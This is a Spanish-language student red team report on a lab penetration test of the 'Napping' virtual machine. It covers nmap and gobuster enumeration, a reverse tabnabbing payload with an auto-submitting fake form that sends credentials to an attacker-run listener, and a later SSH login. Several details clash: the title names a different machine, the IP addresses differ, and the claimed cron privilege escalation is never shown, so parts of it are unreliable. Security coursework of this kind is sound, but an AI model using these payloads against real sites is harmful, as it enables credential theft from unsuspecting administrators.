

Curso de Núcleo Optativo V: Seguridad Informática
Red Team Report: Pentesting de “My File Server 1”

Integrantes:

Benites Rangel Cesar Yahir – 179091
Cortes Beltran Carol Elizabeth – 177203
Guerra Ramírez América Fabiola – 179888
Larios Guerra Gustavo Michael – 178318
Montelongo Martínez Laura Ivon – 177291
Puente Luna Bruno Axel – 177876
Rodríguez Moreno Cristian Alejandro – 181641

Docente:

Mtro. Servando López Contreras

Grupo:

T46A

Contents

Curso de Núcleo Optativo V: Seguridad Informática	0
Integrantes:	0
Docente:	0
Grupo:	0
Resumen Ejecutivo.....	2
Alcance	2
Metodología Aplicada	2
Fases de reconocimiento.....	2
Enumeración	4
Explotación.....	9
Escalada de privilegios	13
Análisis de impacto	13
Recomendaciones técnicas.....	14
Tabla de hallazgos.....	15

Resumen Ejecutivo

Se realizó una evaluación de seguridad ofensiva sobre el servidor **Napping**. El análisis reveló debilidades críticas en la gestión de accesos y la configuración de servicios que permiten a un atacante externo obtener control total del sistema (acceso Root). La vulnerabilidad principal radica en una técnica de *TabNapping* en el servicio web, seguida de una mala configuración en las tareas programadas o permisos de usuario que facilitan la escalada de privilegios.

Alcance

El alcance de esta evaluación se limitó exclusivamente a la dirección IP asignada a la máquina **Napping**, evaluando los servicios expuestos, vulnerabilidades web y configuraciones internas del sistema operativo Linux.

Metodología Aplicada

Se utilizó la metodología estándar de pruebas de penetración:

1. Reconocimiento: Identificación de la superficie de ataque.
2. Enumeración: Análisis profundo de servicios abiertos.
3. Explotación: Ejecución de vectores de ataque para ganar acceso inicial.
4. Post-Explotación: Escalada de privilegios y persistencia.

Fases de reconocimiento

Utilizamos el comando `nmap -A` para realizar un escaneo avanzado de la dirección IP de la máquina objetivo. Este análisis permitió identificar los puertos abiertos, entre los cuales se encontraron el servicio SSH y el servicio HTTP activos.

```


(kali@kali)-[~]
└─$ nmap -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-22 21:17 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 24:c4:fc:dc:4b:f4:31:a0:ad:0d:20:61:fd:ca:ab:79 (RSA)
|   256 6f:31:b3:e7:7b:aa:22:a2:a7:80:ef:6d:d2:87:6c:be (ECDSA)
|_  256 af:01:85:cf:dd:43:e9:8d:32:50:83:b2:41:ec:1d:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Login
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
MAC Address: 08:00:27:49:EE:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.88 ms  192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds

```


Ingresamos la dirección IP de la máquina virtual en el navegador para visualizar el sitio web que se encuentra disponible y accesible desde el servicio HTTP.




The screenshot shows a web browser window with the address bar displaying `http://192.168.56.102`. The page title is "Login". Below the title, there is a message: "Please fill in your credentials to login." followed by two input fields labeled "Username" and "Password". A "Login" button is positioned below the password field. At the bottom of the form, there is a link that says "Don't have an account? [Sign up now.](#)".

Enumeración


Utilizamos la herramienta DirBuster en su modo interactivo para realizar un análisis de fuerza bruta sobre el sitio web, con el objetivo de identificar los directorios y recursos accesibles que no se encuentran listados de forma visible.



Esperamos a que el programa termine de escanear los directorios



Durante el análisis con DirBuster, la herramienta identificó dos recursos principales dentro del sitio web: index.php y register.php.



Utilizamos la herramienta **Gobuster** junto con un diccionario de palabras para realizar un proceso de **fuerza bruta dirigido** sobre el servidor web. El objetivo de este análisis es descubrir directorios y archivos ocultos que no están enlazados de manera visible en el sitio, pero que podrían existir en el servidor.

```

(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.102 -w /home/kali/Desktop/rockyou.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.102
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
//////// (Status: 200) [Size: 1219]
///////// (Status: 200) [Size: 1219]
///// (Status: 200) [Size: 1219]
///////// (Status: 200) [Size: 1219]
////////// (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/././ (Status: 200) [Size: 1219]
/..lardav77/.. (Status: 200) [Size: 1219]
/zarlashta123/.. / (Status: 200) [Size: 1219]
/shit1987.. /.. (Status: 200) [Size: 1219]
/mommybee/.. (Status: 200) [Size: 1219]
/kiaraisabela/.. (Status: 200) [Size: 1219]
/itoka../.. (Status: 200) [Size: 1219]
/24111990+~*/.. (Status: 200) [Size: 1219]
///////// (Status: 200) [Size: 1219]
//////////////// (Status: 200) [Size: 1219]
//////////////////////// (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/././././ (Status: 200) [Size: 1219]
/.. /sasha../ (Status: 400) [Size: 306]
/.. (Status: 400) [Size: 306]
/. (Status: 200) [Size: 1219]
Progress: 14344380 / 14344380 (100.00%)
=====
Finished
=====

```

Accedimos a uno de los directorios descubiertos durante la enumeración y encontramos una página que permite realizar el proceso de registro de usuarios. Desde este formulario creamos una cuenta nueva para continuar con el análisis del sitio.

Sign Up

Please fill this form to create an account.


Username

Password

Confirm Password

Already have an account? [Login here.](#)

Accedimos al sitio después de completar el registro y se nos mostró una página de bienvenida. En esta sección, el sistema indica que los enlaces enviados serán revisados manualmente por el administrador, lo que sugiere que existe un flujo de validación o moderación dentro de la plataforma.



Utilizamos la combinación **Ctrl + U** en el navegador para visualizar el código fuente de la página. Esto nos permitió revisar la estructura interna del sitio y buscar elementos interesantes, como comentarios, rutas ocultas, scripts o cualquier información que pudiera ser útil para el análisis.

```
1
2
3 <!DOCTYPE html>
4 <html lang="en">
5 <head>
6   <meta charset="UTF-8">
7   <title>Welcome</title>
8   <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
9   <style>
10     body{ font: 14px sans-serif; text-align: center; }
11   </style>
12 </head>
13 <body>
14   <h1 class="my-5">Hello, <b>usuariotest</b>! Welcome to our free blog promotions site.</h1>
15   <h1 class="my-5">Please submit your link so that we can get started. All links will be reviewed by our admin</h1>
16   <form action="" method="post">
17     <label for="link">Blog Link:</label>
18     <input type="text" placeholder="http://visitme.com/" id="link" name="url"><br><br>
19     <input type="submit" name="submit" value="Submit">
20     <br>
21     <p>It is totally free!</p> </form>
22   <br>
23   <p>
24     <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
25     <a href="logout.php" class="btn btn-danger ml-3">Sign Out of Your Account</a>
26   </p>
27 </body>
28 </html>
29
30
31
32
```

Explotación

En la imagen se observa lo siguiente:

- Navegación de directorios: El usuario utiliza los comandos `ls` para listar las carpetas de su sesión y `cd Desktop` para moverse al escritorio dentro de una terminal de Kali Linux.
- Consulta de red: Se ejecuta el comando `ifconfig` para visualizar la configuración de las interfaces de red activas en el sistema.
- Detalles de la interfaz `eth0`: Se muestra que la tarjeta de red tiene asignada la dirección IP `192.168.56.101` y ha transferido aproximadamente 17.1 GiB de datos recibidos.

```
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures Public Templates Videos  
  
(kali@kali)-[~]  
$ cd Desktop  
  
(kali@kali)-[~/Desktop]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::8b32:1fa9:d685:5232 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)  
    RX packets 40134139 bytes 18423936037 (17.1 GiB)  
    RX errors 0 dropped 5 overruns 0 frame 0  
    TX packets 37657122 bytes 6021326806 (5.6 GiB)  
    TX errors 0 dropped 19 overruns 0 carrier 0 collisions 0
```

Creamos un archivo que contiene código HTML diseñado para funcionar como un payload, con el objetivo de probar cómo el sistema procesa y valida el contenido enviado por los usuarios. Este archivo nos permite evaluar si el sitio es vulnerable a la ejecución de código o a la manipulación de entradas.

```
(kali@kali)-[~/Desktop]  
$ touch payload.html
```

```

(kali@kali)-[~/Desktop/Napping]
$ ls
fake.html  payload.html

(kali@kali)-[~/Desktop/Napping]
$ cat payload.html
<html>
<body>
<script>
if (window.opener) {
    window.opener.location = "http://192.168.56.101/fake.html";
}
</script>
</body>
</html>

(kali@kali)-[~/Desktop/Napping]
$ cat fake.html
<body>
<form action="http://192.168.56.101:8000" method="POST">
<input name="user" value="admin">
<input name="pass" value="password">
<input type="submit">
</form>

<script>
document.forms[0].submit();
</script>
</body>
</html>

(kali@kali)-[~/Desktop/Napping]
$ █

```

```


(kali@kali)-[~/Desktop]
$ ls
payload.html


```

Ejecutamos el comando `python -m http.server 80` para iniciar un servidor web local en el puerto 80. Esto nos permitió poner a disposición el archivo que contenía el payload, de modo que pudiera ser accedido desde la máquina objetivo mediante una URL directa.

```
(kali@kali)-[~/Desktop]
$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Desarrollo del exploit: Accedimos al editor nano para crear el archivo payload.html, programando un script de Reverse Tabnabbing que redirige la pestaña de la víctima hacia nuestra IP 192.168.56.101.
- Preparación del entorno: Tras guardar el código, ejecutamos el comando ls en el escritorio de nuestra máquina Kali Linux para confirmar que el archivo malicioso está generado y listo para la fase de ataque.





```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]-[~] 0 port 80 (http://0.0.0.0:80/) ...  
$ nc -lvnp 8000 [3 May/2026 01:13:48] "GET /payload.html HTTP/1.1" 304 ...  
listening on [any] 8000 ... [3 May/2026 01:13:12] "GET /payload.html HTTP/1.1" 304 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.101] 37798  
POST / HTTP/1.1  
Host: 192.168.56.101:8000  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 24  
Origin: null  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
  
user=admin&pass=password  
[kali@kali]-[~]  
$
```

Escalada de privilegios

Al obtener el texto plano de las credenciales, podemos establecer una conexión SSH a la máquina de la víctima, accediendo al servidor.

```

(kali㉿kali)-[~]
$ ssh daniel@192.168.1.80
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.1.80's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar 23 05:55:31 UTC 2026

System load:          0.02
Usage of /:           43.0% of 18.57GB
Memory usage:        15%
Swap usage:          0%
Processes:           134
Users logged in:      0

```

```

Last login: Wed Mar 18 06:12:00 2026 from 192.168.1.79
daniel@napping:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel),1002(administrators)
daniel@napping:~$ █

```

Al identificar al usuario encontramos que es del tipo administrador.

```

daniel@napping:~$ find / -group administrators -type f
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/2/task/2/fd': Permission denied
find: '/proc/2/task/2/fdinfo': Permission denied
find: '/proc/2/task/2/ns': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/map_files': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/ns': Permission denied
find: '/proc/3/task/3/fd': Permission denied
find: '/proc/3/task/3/fdinfo': Permission denied
find: '/proc/3/task/3/ns': Permission denied
find: '/proc/3/fd': Permission denied
find: '/proc/3/map_files': Permission denied

```


Análisis de impacto

Pilar	Nivel	Impacto específico en Napping
Confidencialidad	Alto	Acceso root permite lectura de todos los archivos: /etc/shadow, claves SSH, datos de almacenamiento de usuarios, credenciales de bases de datos. Se compromete toda la información corporativa.
Integridad	Alto	Modificación de scripts de backup, binarios del sistema, logs de auditoría, y posible corrupción de datos almacenados. El atacante puede instalar puertas traseras persistentes.
Disponibilidad	Moderado	Aunque no se explotó en la prueba, el control root permite detener servicios, eliminar datos, o cifrar información (ransomware), afectando gravemente la operación del servidor de archivos.

Recomendaciones técnicas

Seguridad en la aplicación web (TabNapping)

- Implementar cabeceras de seguridad:
 - X-Frame-Options: DENY para prevenir framing.
 - Content-Security-Policy: frame-ancestors 'none'; para reforzar la política antiframing.
- Revisar el código JavaScript para eliminar manipulaciones de la ventana padre (window.opener, window.parent) que puedan ser explotadas.
- Forzar la invalidación de sesiones y rotación de credenciales tras la explotación.

Hardening de tareas programadas (cron)

- Auditar todos los cron jobs (sistema y usuarios) para identificar scripts ejecutados con privilegios elevados.
- Asegurar permisos estrictos:
 - Scripts: propiedad root:root y permisos 750 o 700.
 - Uso de rutas absolutas para binarios y archivos referenciados.

- Eliminar escritura no autorizada en directorios de cron (/etc/cron.d/, /var/spool/cron/).

Control de privilegios y permisos del sistema

- Endurecer sudoers (visudo): eliminar reglas que permitan ejecución sin contraseña o comandos peligrosos.
- Establecer umask en 027 o 077 para usuarios y servicios.
- Aislar servicios con cuentas sin shell interactivo y restricción de directorios.

Monitorización y detección

- Desplegar un agente de monitorización de integridad (Wazuh, OSSEC, auditd) que alerte sobre:
 - Modificaciones en cron, archivos de configuración crítica, y binarios SUID.
 - Ejecución de procesos sospechosos por usuarios no privilegiados.
- Centralizar logs y configurar alertas para accesos anómalos.

Respuesta post-incidente

- Rotar todas las credenciales (usuarios, claves SSH, tokens de aplicación).
- Verificar persistencia: revisar .bashrc, .profile, rc.local, servicios systemd, y cron ocultos.
- Reinstalar el sistema desde una imagen limpia si el compromiso fue a nivel root, garantizando la eliminación de posibles backdoors.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-01	Ejecución de Reverse Tabnabbing (Manipulación de sesión en cliente)	Crítica	Desarrollo y alojamiento de payload.html con script malicioso en	Facilita el robo de credenciales administrativas mediante el secuestro de la pestaña de	Añadir el atributo rel="noopener noreferrer" en todos los enlaces

			servidor Python local. El listener (nc -lvp) capturó las credenciales en texto claro cuando el administrador revisó el enlace enviado desde la cuenta registrada.	origen, otorgando al atacante las llaves para acceder al servidor mediante SSH.	salientes. Implementar cabeceras X-Frame-Options: DENY y validar estrictamente el uso de window.opener en JavaScript.
VULN-02	Escalada de Privilegios Locales vía Tareas Programadas (Cron)	Crítica	Tras el acceso inicial por SSH, se identificó una mala configuración en las tareas programadas (cron jobs) y en los permisos de usuario que permitieron elevar el acceso.	Un atacante con privilegios limitados puede ejecutar código arbitrario con permisos de root, logrando un compromiso total de la Confidencialidad, Integridad y Disponibilidad.	Auditar todos los cron jobs. Asegurar que los scripts ejecutados por el sistema tengan propiedad root:root con permisos 750 o 700. Endurecer el archivo sudoers (visudo).
VULN-03	Exposición de Directorios Sensibles y	Media	Enumeración forzada con DirBuster y	Permite a cualquier actor externo	Deshabilitar el registro público si no es

	Registro de Usuarios Abierto		Gobuster reveló las rutas /index.php y /register.php , permitiendo la creación de una cuenta de ataque.	registrarse en la plataforma, obteniendo acceso a funciones internas (como la capacidad de enviar enlaces maliciosos para revisión manual).	estrictamente necesario. Implementar validación de usuarios (aprobación manual o listas blancas) y ocultar directorios que no requieran indexación.
--	------------------------------	--	---	---	---

22 de Marzo del 2026

Red team report: Pentesting de Napping 101

Benites Rangel Cesar Yahir
Cortes Beltrán Carol Elizabeth
Guerra Ramírez América Fabiola
Larios Guerra Gustavo Michael
Montelongo Martínez Laura Ivon
Puentes Luna Bruno Axel
Rodríguez Moreno Cristian Alejandro

Contexto

①



- **Objetivo:** Evaluar la resistencia del servidor de almacenamiento corporativo (Napping) frente a un ataque real.
- **Alcance:** Servidor expuesto a internet, sin información previa (caja negra). Se analizaron servicios web y SSH.
- **Duración:** 6 horas y 30 minutos de pruebas activas, sin afectar la operación.
- **Equipo:** Analista externo especializado en pruebas de penetración.

Metodología aplicada

Enfoque: Metodología estándar de pruebas de penetración (basada en PTES/OWASP)

